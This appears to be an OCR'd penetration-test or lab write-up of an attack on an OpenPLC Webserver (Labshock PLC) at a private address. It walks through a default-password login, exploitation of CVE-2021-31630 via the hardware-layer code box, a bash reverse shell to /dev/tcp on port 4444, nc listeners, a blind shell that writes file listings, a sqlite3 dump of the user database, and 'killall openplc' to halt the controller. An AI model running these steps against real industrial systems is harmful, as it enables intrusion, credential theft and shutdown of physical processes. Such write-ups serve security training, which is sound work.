
```
└─$ curl -v http://10.50.0.35:8080/login
*   Trying 10.50.0.35:8080...
* Connected to 10.50.0.35 (10.50.0.35) port 8080
* using HTTP/1.x
> GET /login HTTP/1.1
> Host: 10.50.0.35:8080
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: Werkzeug/2.3.7 Python/3.11.2
< Date: Fri, 21 Nov 2025 01:06:33 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 4883
< Vary: Cookie
< Set-Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.aR-7GQ.zqy513XnaOF5V8wNEA-wO7ulKms; Expires=Fri, 21 Nov 2025 01:11:33 GMT; HttpOnly; Path=/
< Connection: close
<

<!DOCTYPE html>
<html>
    <meta charset="UTF-8">
      <link rel="icon" type="image/png" sizes="32×32" href="/static/favicon.png" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Labshock PLC</title>
    <style>
        @import url(https://fonts.googleapis.com/css?family=Roboto:300);
        .top {
            position:absolute;
            left:0; right:0; top:0;
            height: 50px;
            background-color: #000000;
            position: fixed;
            overflow: hidden;
            z-index: 10
        }
       .main {
            position: absolute;
            left:0px; top:50px; right:0; bottom:0;
        }
        .login-page {
          width: 360px;
          padding: 4% 0 0;
          margin: auto;
        }
        .form {
          position: relative;
          z-index: 1;
          background: #FFFFFF;
          max-width: 360px;
          margin: 0 auto 10px;
          padding: 45px;
          text-align: center;
          box-shadow: 0 0 20px 0 rgba(0, 0, 0, 0.2), 0 5px 5px 0 rgba(0, 0, 0, 0.24);
```


```
}
.form input {
  font-family: 'Roboto', sans-serif;
  outline: 0;
  background: #f2f2f2;
  width: 100%;
  border: 0;
  margin: 0 0 15px;
  padding: 15px;
  box-sizing: border-box;
  font-size: 14px;
}
.form button {
  font-family: 'Roboto', sans-serif;
  text-transform: uppercase;
  outline: 0;
  background: #0066fc;
  width: 100%;
  border: 0;
  padding: 15px;
  color: #FFFFFF;
  font-size: 14px;
  -webkit-transition: all 0.3 ease;
  transition: all 0.3 ease;
  cursor: pointer;
}
.form button:hover,.form button:active,.form button:focus {
  background: #00337e;
}
.form .message {
  margin: 15px 0 0;
  color: #b3b3b3;
  font-size: 12px;
}
.form .message a {
  color: #4CAF50;
  text-decoration: none;
}
.form .register-form {
  display: none;
}
.container {
  position: relative;
  z-index: 1;
  max-width: 300px;
  margin: 0 auto;
}
.container:before, .container:after {
  content: '';
  display: block;
  clear: both;
}
.container .info {
  margin: 50px auto;
  text-align: center;
}
.container .info h1 {
```


```
        .container .info h1 {
          margin: 0 0 15px;
          padding: 0;
          font-size: 36px;
          font-weight: 300;
          color: #1a1a1a;
        }
        .container .info span {
          color: #4d4d4d;
          font-size: 12px;
        }
        .container .info span a {
          color: #000000;
          text-decoration: none;
        }
        .container .info span .fa {
          color: #EF3B3A;
        }
        body {
          background: #76b852; /* fallback for old browsers */
          background: -webkit-linear-gradient(right, #626262, #3D3D3D);
          background: -moz-linear-gradient(right, #626262, #3D3D3D);
          background: -o-linear-gradient(right, #626262, #3D3D3D);
          background: linear-gradient(to left, #626262, #3D3D3D);
          font-family: 'Roboto', sans-serif;
          -webkit-font-smoothing: antialiased;
          -moz-osx-font-smoothing: grayscale;
        }
    </style>
    <body>
        <div class='top'>
            <img src="/static/logo-openplc.png" alt="OpenPLC" style="width:63px;height:50px;padding:0px 0px 0px 10px;float:left">
            <h3 style="font-family:'Roboto', sans-serif; font-size:18px; color:white; padding:13px 111px 0px 0px; margin: 0px 0px 0px 0px"><
center>OpenPLC Webserver</center></h3>
        </div>
        <div class='main'>
            <div class='login-page'>
              <div class='form'>
                <form action='login' method='POST' class='login-form'>
                    <h3 style="font-family:'Roboto', sans-serif; font-size:24px; color:#1F1F1F; padding:0px 0px 0px 0px; margin: 0px 0px 40p
x 0px"><center><b>Welcome to OpenPLC</b></center></h3>
                    <h3 style="font-family:'Roboto', sans-serif; font-size:14px; color:#1F1F1F; padding:0px 0px 0px 0px; margin: 0px 0px 40p
x 0px"><center>Use your credentials to login</center></h3>
                    <input type='text' name='username' id='username' placeholder='username'/>
                    <input type='password' name='password' id='password' placeholder='password'/>
                    <br><br><br>
                    <button>login</button>
                </form>
              </div>
              <h3 style="font-family:'roboto', sans-serif; font-size:14px; color:#ffffff;">Release: 2024-12-31</h3>
            </div>
        </div>
    </body>
* shutting down connection #0
</html>
```

This output confirms the exact name is OpenPLC Webserver and the version is Release 2024-12-31. OpenPLC is often misconfigured and typically uses default password [redacted]. This was confirmed when I went to the webpage:

I have access to the entire site and can edit/make new users:







This particular version of OpenPLC Webserver v3 is vulnerable to CVE-2021-31630, a command injection that allows remote attackers to execute arbitrary code via the "Hardware Layer Code Box" component on the "/hardware" page of the application. On the Hardware page, I could select different layers and found that the “Python on Linux (PSM)” allows me to adjust the python script. I edited the original hardware initialization code to run a reverse shell:

From

```
31  counter = 0
32  var_state = False
33
34  def hardware_init():
35      #Insert your hardware initialization code in here
36      psm.start()
37
```

To:

```
#global variables
counter = 0
var_state = False

def hardware_init():
    #Insert your hardware initialization code in here
    psm.start()
    # == INJECT REVERSE SHELL HERE ==
    import os; os.system("bash -i >& /dev/tcp/IP_ADDRESS/4444 0>&1")
    # ==============================
```

Set up NC listener:

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Nothing happened and after messing around with the code determined a firewall was blocking my reverse shell. Next step was to try a bind shell:

NC listener:

```
┌──(kali㉿kali)-[~]
└─$ nc 10.50.0.35 8000
```

Turns out that a bind shell won't work either. Turned into a Blind Shell with code

```
import os; os.system("echo '── WORKDIR CONTENTS ──' > /workdir/webserver/static/listing.txt"); os.system("ls -la /workdir >> /workdir/webserver/static/listing.txt"); os.system("echo '── WEBSERVER CONTENTS ──' >> /workdir/webserver/static/listing.txt"); os.system("ls -la /workdir/webserver >> /workdir/webserver/static/listing.txt");
```

Output from shell:

```
└─$ curl http://10.50.0.35:8080/static/db_listing.txt
total 10040
drwxrwxr-x 1 root root    4096 Nov 21 03:26 .
drwxr-xr-x 1 root root    4096 Mar 19  2025 ..
drwxrwxr-x 1 root root    4096 Mar 19  2025 __pycache__
-rw-rw-r-- 1 root root      10 Nov 21 03:26 active_program
-rw-rw-r-- 1 root root    4618 Mar  9  2025 check_openplc_db.py
drwxrwxr-x 1 root root    4096 Nov 21 03:26 core
-rw-rw-r-- 1 root root    2006 Dec 30  2024 dnp3.cfg
-rwxr-xr-x 1 root root 9837824 Mar 19  2025 iec2c
drwxrwxr-x 2 root root    4096 Feb 18  2025 lib
-rw-rw-r-- 1 root root    6458 Dec 30  2024 monitoring.py
-rw-rw-r-- 1 root root   53248 Nov 21 02:43 openplc.db
-rw-rw-r-- 1 root root    7550 Dec 30  2024 openplc.py
-rw-rw-r-- 1 root root  100297 Mar 19  2025 pages.py
-rw-r--r-- 1 root root     839 Nov 21 02:39 pass_dump.txt
drwxrwxr-x 1 root root    4096 Mar 19  2025 scripts
drwxrwxr-x 1 root root    4096 Nov  3 02:11 st_files
-rwxr-xr-x 1 root root   35712 Mar 19  2025 st_optimizer
drwxrwxr-x 1 root root    4096 Nov 21 03:27 static
-rw-rw-r-- 1 root root  162098 Mar 19  2025 webserver.py
```

OpenPLC database is the interesting bit, and everything is root access. This database has usernames/passwords

Edit the blind shell to allow for dumping the database:

```
import os; os.system("sqlite3 /workdir/webserver/openplc.db '.dump' > /workdir/webserver/static/db_final_dump.txt");
```

SQL Database:

```
└─$ curl http://10.50.0.35:8080/static/db_final_dump.txt
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "Users" (
 `user_id`   INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
 `name` TEXT NOT NULL,
 `username`  TEXT NOT NULL UNIQUE,
 `email` TEXT,
 `password`  TEXT NOT NULL,
 `pict_file` TEXT
);
CREATE TABLE `Programs` (
 `Prog_ID`   INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
 `Name` TEXT NOT NULL,
 `Description`  TEXT,
 `File` TEXT NOT NULL,
 `Date_upload`  INTEGER NOT NULL
);
INSERT INTO Programs VALUES(1,'Blank Program','Dummy empty program','blank_program.st',1527184953);
INSERT INTO Programs VALUES(16,'plc-work','','152800.st',1736169717);
INSERT INTO Programs VALUES(22,'ork2','','858602.st',1758198490);
CREATE TABLE `Settings` (
 `Key` TEXT NOT NULL UNIQUE,
 `Value` TEXT NOT NULL,
 PRIMARY KEY(`Key`)
);
INSERT INTO Settings VALUES('Modbus_port','502');
INSERT INTO Settings VALUES('Dnp3_port','disabled');
INSERT INTO Settings VALUES('Start_run_mode','true');
INSERT INTO Settings VALUES('Slave_polling','100');
INSERT INTO Settings VALUES('Slave_timeout','1000');
INSERT INTO Settings VALUES('Enip_port','disabled');
INSERT INTO Settings VALUES('Pstorage_polling','disabled');
INSERT INTO Settings VALUES('Syslog_server','192.168.3.40:514');
CREATE TABLE IF NOT EXISTS "Slave_dev" (
 "dev_id"    INTEGER NOT NULL UNIQUE,
 "dev_name"  TEXT NOT NULL UNIQUE,
 "dev_type"  TEXT NOT NULL,
 "slave_id"  INTEGER NOT NULL,
 "com_port"  TEXT,
 "baud_rate" INTEGER,
 "parity"    TEXT,
 "data_bits" INTEGER,
 "stop_bits" INTEGER,
 "ip_address"    TEXT,
 "ip_port"   INTEGER,
 "di_start"  INTEGER NOT NULL,
 "di_size"   INTEGER NOT NULL,
 "coil_start"    INTEGER NOT NULL,
 "coil_size" INTEGER NOT NULL,
 "ir_start"  INTEGER NOT NULL,
```

```
 "dev_id"    INTEGER NOT NULL UNIQUE,
 "dev_name"  TEXT NOT NULL UNIQUE,
 "dev_type"  TEXT NOT NULL,
 "slave_id"  INTEGER NOT NULL,
 "com_port"  TEXT,
 "baud_rate" INTEGER,
 "parity"    TEXT,
 "data_bits" INTEGER,
 "stop_bits" INTEGER,
 "ip_address"    TEXT,
 "ip_port"   INTEGER,
 "di_start"  INTEGER NOT NULL,
 "di_size"   INTEGER NOT NULL,
 "coil_start"    INTEGER NOT NULL,
 "coil_size" INTEGER NOT NULL,
 "ir_start"  INTEGER NOT NULL,
 "ir_size"   INTEGER NOT NULL,
 "hr_read_start" INTEGER NOT NULL,
 "hr_read_size" INTEGER NOT NULL,
 "hr_write_start" INTEGER NOT NULL,
 "hr_write_size" INTEGER NOT NULL,
 "pause" INTEGER,
 PRIMARY KEY("dev_id" AUTOINCREMENT)
);
DELETE FROM sqlite_sequence;
INSERT INTO sqlite_sequence VALUES('Users',12);
INSERT INTO sqlite_sequence VALUES('Programs',22);
INSERT INTO sqlite_sequence VALUES('Slave_dev',0);
COMMIT;
```

The real damage, however, can be done by completely turning off the systems in port 1881. In the OpenPLC, I entered this code:

```
import os; print("Stopping all OpenPLC processes..."); os.system("killall openplc");
```

This prevents OpenPLC from rebooting itself if the main file is modified. When the server reloads, the main script will immediately print a message and then execute “killall openplc” one final time. Because the “killall” command is executed from inside the main script, the “killall” will

succeed perfectly and stop the process from restarting the coil loop